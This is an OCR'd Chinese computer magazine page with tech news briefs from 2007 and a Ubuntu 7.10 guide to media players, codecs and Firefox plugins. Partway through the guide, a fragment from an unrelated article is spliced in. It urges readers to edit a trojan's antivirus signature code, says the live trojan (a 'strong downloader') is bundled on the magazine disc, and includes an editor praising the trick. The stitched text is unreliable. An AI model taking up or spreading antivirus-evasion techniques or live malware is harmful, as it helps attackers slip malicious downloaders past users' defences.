在视觉效果和性能上，Windows终于要拿出点能与Ubuntu抗衡的东西来了，那就是传说中的Windows2008，拿到内测版，试用一下感觉还不错，3D效果终于不卡了，安装速度终于变快了，可定制性终于强了一点。为什么Vista没有这些优势呢？难道是因为当时技术没达到？还是因为当时，缺少一个真正强悍的竞争对手？

Linews

1、5大优势 Google要用手机砸微软

2007年11月，在Google正式宣布开发手机操作系统之后，它与微软之间的竞争又一次成为业界关注的焦点。5日，互联网搜索巨头Google公布了自己的移动战略，宣布正式进入手机领域。

在会上，Google并没有公布大家期待已久的GPhone手机，而是出乎大家意料的宣布与33家终端厂商和运营商结成“开放手机联盟”，共同开发基于Linux代码的开放源代码移动手机系统，目标是把手机打造成功能强大的便携式电脑。Google、中国移动、T-Mobile、宏达(HTC)、高通、摩托罗拉及其它几家公司通过开放手机联盟携手开发Android，并计划于明年第二季推出第一款Android手机。

“比起过去几周引起媒体纷纷猜测的Google手机，今天发布的消息显得越加志在高远。我们希望这个功能强大的平台褪去面纱之后，能够助力数十家厂商生产的上万部手机。”Google董事长兼首席执行官埃里克·施密特（EricSchmidt）对媒体说。据悉，Android移动平台囊括了手机工作所需的全部软件，此外，系统还将支持Google的电子邮件和地图并将向移动用户提供“无法想象的新应用和新功能”。

风飘点评：

现在人们都知道手机市场是一块大蛋糕，现在的问题是这个蛋糕要怎么吃。Google是明智的，开发开源手机系统，开放接口，这样就会有成百上千的人帮你开发和完善，这也是未来软件行业发展的潮流。

2、Mozilla FireFox启动中国本地化开源之路

目前，中国网民的数量已经跃居全球第一位，使用FireFox浏览器的用户数量也不断攀升.对于国内众多FireFox爱好者及潜在用户而言，谋智网络的落地，可能为FireFox的中国FANS来说是一大利好消息，谋智网络将在技术创新、本地化应用等方面做出努力，除了在中国市场上刺激更多的大众关注、下载和使用FireFox浏览器外，还将针对中国用户的使用特点，进行本地化开发，建立由网友组成的FireFox开发社区，壮大FireFox浏览器在中国市场的影响力。

风飘点评：

对广大网民来说这是一个好消息，以后的火狐会更加人性化，更加切合我们的上网习惯了。但风飘觉得火狐这步棋走的还是有点迟。明年，火狐全球份额将突破30%，那时，在中国又将是怎样的形势呢？

3、Skype for Linux 2.0 Beta推出

Skype for Linux 2.0 Beta推出，在Linux上面使用Skype的用户终于可以使用视频聊天的功能。在此之前，只有Windows和Mac平台下的Skype具有视频聊天的功能，而Linux用户对Skype Linux版添加视频聊天的呼声则由来已久。

风飘点评：

记得不久前Skype还让我们狠狠地伤心了一把，现在终于把一块糖塞到用户嘴里了。不知道新版本的这个功能能否把用户心理的阴影消除？或者，会让我们左右为难？要视频聊天，还是要信息的安全？

4、绕过Windows的快速启动技术

Phoenix Technologies，知名BIOS软件开发商，正在开发一种叫多维空间（Hyperspace）的新技术。这项技术允许用户即时载入某个特定的程序如电子邮件、浏览器、媒体播放器等，无需进入windows系统。Phoenix Technologies CEOWoody Hobbs称，“Windows变得越来越复杂，启动时间越来越长。”Intel公司也对这项新技术颇感兴趣，它可能导致计算机产业进一步细分，一些特殊种类的电脑如学生笔记本，只要按某个键就能预载入文字处理软件，电子邮件客户端和IM。

风飘点评：

很有创意，但不知道是不是真的能成功，嵌入式开发？那BIOS是不是要自带CPU？毕竟要预加载的程序不是固定的，需要完善的I/O支持。希望Phoenix Technologies不要把这个功能做成鸡肋。

Ubuntu桌面环境体验
——多媒体与网络篇

图 Lucifer

在11月份的杂志中，我们讲述了如何安装Ubuntu 7.10，这里再补充说明几点。

Ubuntu的安装光盘有两种，一种称为**Desktop**，一种叫**Alternative**。前者采用先进桌面后安装的方式，大多数的电脑都能采用这种方式来安装。如果不幸有些电脑(比如某些Ati显卡)不能进入桌面，那Ubuntu也准备了字符安装方式的光盘，可能安装步骤烦琐了点，但是基本步骤还是和Desktop类似，这里就一笔带过了。

第二，对于某些上网不是很方便的用户，可以下载DVD的ISO刻盘，或者直接硬盘安装。DVD的盘里面包含了3.5G的常用软件包，当然并不是所有的，所有的ubuntu的软件包可能要几十个G，要知道Ubuntu的“爸爸”Debian 4.0包含了4张DVD光盘。

第三，对于老的苹果电脑用户，Ubuntu专门准备了**ppc**版本的发行版，官方论坛也有专门的技术支持，不过7.10版本的Ubuntu可能发布得比较仓促，测试不够，最后某些型号的PowerPC可能进不了桌面，需要安装低版本的xserver-xorg-video-ati才能解决，不知道最新的更新有没有解决这个BUG，新的苹果电脑用户因为CPU用intel的了所以也能用x86的光盘来安装。

现在看看，是不是跟原先的不同了，如图6。

现在可以双击修改特征码了吧~~赶快来行动吧~~为方便研究，我把这个木马一起打包出来，但是，请不要运行，它是个很强的下载者。

【本文介绍的相关工具已收录在本期光盘中】

编辑点评：

特征码也能变出来，这确实有点意外啊？感谢作者和大家分享这一技巧！

接着我们进入正题，如何设置个人用户桌面。Ubuntu采用的默认桌面环境称为**Gnome**，比较有名的桌面环境还有KDE和XFCE，分别被Ubuntu的衍生版本Kubuntu和Xubuntu所采用，Gnome桌面环境给人的感觉是简洁但不简陋，KDE是那种华丽到有点臃肿了，XFCE可以看做Gnome的简化版。这里我们主要来讨论Gnome桌面的一些应用程序。

很多个人用户最关心的就是多媒体方面的应用了。Ubuntu默认的视频媒体播放器是totem-gstreamer，如图1所示。




图1 Totem 电影播放机

它是一个全能播放器，能播放几乎所有的视频和音频文件，最大的缺点就是自定义功能不是很强大，远远比不上Windows平台上的一些媒体播放器。很可惜，在默认安装的情况下面，Totem不能播放大多数流行的格式，比如mp3，rmvb，H.264等等。为什么呢？因为这些媒体文件的解码器都是有版权的，所以Ubuntu默认是不会安装这些解码器的。这里插一句，最纯洁的Linux发行版是Debian，任何有悖于开源精神的软件都不能进入该发行版，Ubuntu为了更加人性化和易于使用，加入了很多有版权的软件，比如有版权的解码器，某些显卡的官方驱动。不过Ubuntu 7.10版加入了一个叫goubuntu的衍生版，也严格选取符合条件的软件，其纯洁程度应该不会比Debian差。好在最新版本的Totem提供了网上自动查找解码器的功能，只要它支持的文件都能帮你下载对应的解码器，方便了用户。比如你要播放一个mp3文件的时候，用totem打开会有这样子的提示，如图2所示。





图2 搜索mp3播放插件

按下“search”键，继续“confirm”，在前面打勾安装即可，安装之前要输入用户密码。

当然另外一个更好的办法是一次安装好这些解码器。可以用如下的步骤来安装。打开左上角的*应用程序——附件——终端*，在终端里面输入**sudo apt-get install gstreamer0.10-plugins-bad gstreamer0.10-plugins-ugly gstreamer0.10-ffmpeg**，输入当前用户密码即可。可能某些文件比如rmvb还是不能播放，留在下面讲解如何播放此类文件，再次感叹一句版权害死人。

Ubuntu下默认的音频播放器是Rhythmbx，如图3所示。


图3 Rhythmbox播放器

界面有点类似于itunes。默认安装也不能播放mp3文件，也要安装相应的解码器才能播放，好在前面配置totem的时候已经做过了，这里就能直接播放了。ipod用户享福了，Rhythmbx可以直接在ipod和电脑上传歌不用装itunes了，当然苹果公司也没有出itunes for linux的版本。

totem和rhythmbox是Ubuntu默认的视频和音频播放器，他们用的后台是gstreamer，还有一个后台是xine，不是Ubuntu默认的，有人可能建议用这个，因为以前gstreamer的功能还不是很完善，现在我觉得没有必要换后台了，gstreamer已经很强大了。

刚刚介绍了两个默认的播放器。这里再推荐两个，一个是全能播放器**mplayer**，相信大家都不陌生。在windows平台上也很流行，很多流行的播放器就是基于mplayer的。在Ubuntu上的mplayer也同样很强大。mplayer有命令行版本和gui版本。默认的GUI版本是gmplayer，如图4所示，




图4 gmplayer

适合不习惯命令行的用户使用。在这里不具体讲解了，特别注意的是要使用mplayer来播放视频要安装有关的解码软件，Ubuntu里面有这个包**w32codecs**，但是由于版权的原因，只列出了名字而没有提供下载。读者可以到mplayer的网站下载原始的文件，或者直接下载deb包双击安装就可以了。

另外一个是音频播放软件audacious。和windows下面的winamp非常像。可能某些用户习惯了这个界面，这样子的播放器比较有感觉，在这里也一并介绍一下。

Ubuntu下装好解码器后几乎能播放所有的音频，可惜不是全部，因为流行的ape文件的解码器是有严格版权的，需要自己下载安装。可以下载audacious-mac的deb，双击安装即可。

如果播放mp3文件显示的歌名乱码的话，可以用如下方法解决。鼠标右击，*选择“首选项”——“播放列表”，在“使用自动编码检测器”下拉菜单里面选择“chinese”即可*，这是因为windows平台上的mp3的ID3编码基本上都是GBK，而Ubuntu默认的编码是UTF8，rhythmbox已经能自动识别编码，而audacious则需要设置一下才可以。

以上简单介绍了一下Ubuntu下面的音频视频播放器，这仅仅是冰山一角，KDE下面也有很多优秀的播放器。甚至mplayer还有一个对应的编码命令mencoder这里都没有介绍，相信大家都不陌生吧。windows下面很多有名的压片软件都是源于mencoder的。默认的Ubuntu桌面还装了一个CDrip软件，叫做音乐榨汁机CD提取器，供用户将cd上面的歌曲rip下来，不过可能对于大多数的国内用户都没有什么大的作用，rip的音质也肯定没有windows下面的eac好。最后再插一句，大家听歌曲还是尽量买正版cd，看电影还是去电影院，效果完全不一样。现在正版的cd也不贵二三十就能搞定了，虽然引进版的CD音质不是最好，但是支持一下你喜欢的歌手，支持一下正版事业也是理所当然的事情。

下面进入第二个话题，个人用户最关心的另外一件事情就是上网了。Ubuntu基本上是无网不欢的，基本上现在所有的操作系统都离不开网络，Ubuntu也不例外。TCP/IP协议一开始是在UNIX平台的BSD上出来的，那个时候还不知道有没有微软这个公司，Linux做为UNIX的一个延伸继承了这一良好的特性。在Ubuntu上用户可以做基本上所有和网络有关的事情。不过在中国只是基本上，还不是全部。因为国人的很多地方都有特色。web程序员的代码是IE only，根本不遵守w3c的标准，也没有做良

好的测试。以为在他的电脑上用IE能打开预览了就完成了项目，根本不顾及非IE非windows平台的用户。这种硬伤是Ubuntu所不能解决的，Ubuntu也无需解决，因为随着技术的进步，这些不规范的站点自然而然的会改进，物竞天择适者生存。

网络应用对于普通用户也就几个大方面，网页浏览，即时聊天和下载，另外加上E-mail服务，在线播放或者网络游戏。网页浏览和windows下面没有大的区别，只不过Ubuntu下面没有IE，Ubuntu下面默认的浏览器是**Firefox**，使用Firefox的优点很多，第一跨平台，windows上有，Linux上有，x86上有，ppc上也有；第二插件多如牛毛，可以毫无疑问的说FF是当今功能最强大的浏览器；第三不容易中病毒，这可能对本刊读者来说是一个不愉快的消息，玩笑而已。这里介绍几个常用的FF插件：**adblock plus**能屏蔽几乎所有你想屏蔽的网页元素，这里看一下某论坛在未屏蔽和屏蔽时的对比图，如图5(1)，图5(2)，在启用了adblock之后，论坛上方和右侧的广告都一扫而空了，眼球清静不少。




图5(1) 图5(2) 对比图

再推荐一个下载插件，由于Ubuntu的下载软件不是很丰富，所以这款FlashGot插件和FF结合的非常好，使用的人也非常多，你也可以另外加装一个IE tab插件，万一有IE only的页面也可以访问了，这些插件可以去**addons.mozilla.org**下载。

当然Ubuntu下面你也可以用其他浏览器，比如opera，或者dillo，适用于CPU不是很强大的古董电脑，甚至还有字符界面的w3m，如图6，CLI下面也能显示图片，很酷吧。

